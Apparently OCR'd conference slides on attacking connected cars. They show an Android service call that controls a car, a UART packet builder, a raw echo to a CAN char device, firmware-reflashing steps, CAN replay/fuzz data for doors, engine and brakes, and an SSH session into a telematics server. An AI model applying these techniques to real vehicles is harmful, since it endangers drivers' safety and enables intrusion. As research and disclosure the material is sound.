Char Devices



Controlling the Car via Android Service


```
Parcel _data = Parcel.obtain();
_data.writeInterfaceToken( interfaceName: "com[redacted]nager");
_data.writeInt( val: 1);
callAutoService(AUTO_SERVICE_DESCRIPTOR, TRANSACTION_setAirCondition, _data);
```

UART Data Format

```
def parse_data(data_head, data_body):
    data_body = bytes().fromhex(data_body)
    # len(pdu_head + data_padding + pdu_tail + data_length_check + data_length_byte + data_checksum) == 9
    nondatazone_len = 9
    pdu_head = b"\xff\xaa"
    data_padding = b"\x00\x00"
    pdu_tail = b"\x0a\x00"
    data_length = nondatazone_len + len(data_body)
    data_length_byte = struct.pack('>B', nondatazone_len + len(data_body))
    if data_length > 0xf:
        data_length_check = (0xf - data_length & 0x0F) * 0x10
    else:
        data_length_check = (0x10 - data_length & 0x0F) * 0x10
    data_length_check = struct.pack('>B', data_length_check)
    data_checksum = checksum(data_head + data_padding +
                             data_length_check + data_length_byte + data_body)
    pdu = pdu_head + data_head + data_padding + data_length_check + \
        data_length_byte + data_body + data_checksum + pdu_tail
    pdustr = str(binascii.b2a_hex(pdu))[2:-1]
```


Writing to Char Device

- echo -e "\xff\xaa\xc0\x0\x0\xe0\x11\x44\x5\x56\x20\x10\xf8\x15\x0\x8d\xa" > /dev/ipc/can_msg



Captured CAN-bus Data

The communications between devices and TSP



Demo

The SWDL for MCU

- The SWDL interface is usually as a char device in the Linux.
- Most of MCU don't check if the upgrade-firmware is secure.
- The verification functions usually in the SoC.

```
if ( _xstat(3, &s, &stat_buf) )
{
  if ( set_m3_recovery() )
  {
    g_print("ERROR:SWDL: Enter M3 recovery failed\n", v4, v5);
    return 0;
  }
}
else
{
  g_print("INFO:SWDL: M3 FLASH MAGIC is found, skip M3 recovery\n", v2, v3);
}
memset(&s, 0, 0x400u);
snprintf(&s, 0x400u, "%s %s && %s", "/usr/bin/enable_DL", v1, "reboot -f");
```


Reverse Engineering for MCU Firmware

- STM32, RH850, V850, SH2A, CSR, etc.
- Make sure that you can reflash MCU ROM from SoC or CAN-bus.

1. Finding the memory map and registers address map.
2. Loading the application on the base address.
3. Recovering cross-references.
4. Finding the functions contain CAN registers and modify these functions.

Control Messages on CAN-bus


- Opening doors
- Starting Engine
- Braking



Replay	Fuzz	Id	Data	Timestamp
Replay	Fuzz	0x351 - (849)	10 00 c5 17 00 00 40 00	100.12006759643555
Replay	Fuzz	0x351 - (849)	10 00 3e 7b 00 00 40 00	100.10504722595215
Replay	Fuzz	0x351 - (849)	10 00 b7 db 00 00 40 00	99.97105598449707
Replay	Fuzz	0x351 - (849)	10 00 31 39 00 00 40 00	100.32105445861816


Attack Surfaces Analysis - IV

Vulnerabilities of TSP



Monitor System
After-sales System
CRM
...
Big Data Center
Suppliers
Help Desk
Operators
APP Store
Remote Control Service
User Center
MAP
Call Center
FOTA
...
Information Collecting
User

Penetration Testing for TSP

```
385 TRC@03#4F WnR:ICCID: 8[redacted]9
391 TRC@03#4F WnR:OK
392 TRC@03#OF WnT:AT#USBCOMP=0
416 TRC@03#4F WnR:OK
417 TRC@03#OF WnT:AT+CLIP=1
439 TRC@03#4F WnR:OK
440 TRC@03#OF WnT:AT#CURC=0,1
464 TRC@03#4F WnR:OK
465 TRC@03#OF WnT:AT+COPS=3,2
489 TRC@03#4F WnR:OK
491 TRC@03#OF WnT:AT+CGDCONT=16,"IP","[redacted]apn"
568 TRC@03#4F WnR:OK
569 DBG@00#00 SET IN APN
```




Penetration Testing for TSP



```
Ξ ~ → ssh qiye@172.1[redacted]
SSH warring: Authorized users only. All activity may be monitored and reported
qiye@172.18.4.2's password:
Last login: Fri Dec 28 11:47:19 2018 from [redacted]
Authorized users only. All activity may be monitored and reported
[qiye@cnxnjjlweb1 ~]$ w
 11:48:51 up 167 days, 20 min,  1 user,  load average: 0.14, 0.12, 0.11
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
qiye     pts/0    [redacted]16     11:48    0.00s  0.00s  0.00s w
[qiye@[redacted]1 ~]$ id
uid=521(qiye) gid=521(qiye) 组=521(qiye)
[qiye@[redacted]l ~]$ cd /opt
[qiye@[redacted]l opt]$ ll
总用量 1540056
-rw-r----- 1 root root    117392 11月  6 09:34 1.log
-rw-r--r-- 1 root root 730565827 11月  1 11:19 [redacted]_20181101_020001.sql
drwxr-xr-x 3 root root      4096 5月  28 2018 [redacted]-build-20180518-01
-rw-r----- 1 root root 200909470 11月  1 11:48 [redacted] tar.gz
drwxr-xr-x 3 root root      4096 6月  14 2018 [redacted]
-rw-r----- 1 root root      3303 11月  6 09:32 [redacted].gz
drwxr-xr-x 7 root root      4096 7月   7 16:09 jdk
```

Communication Data

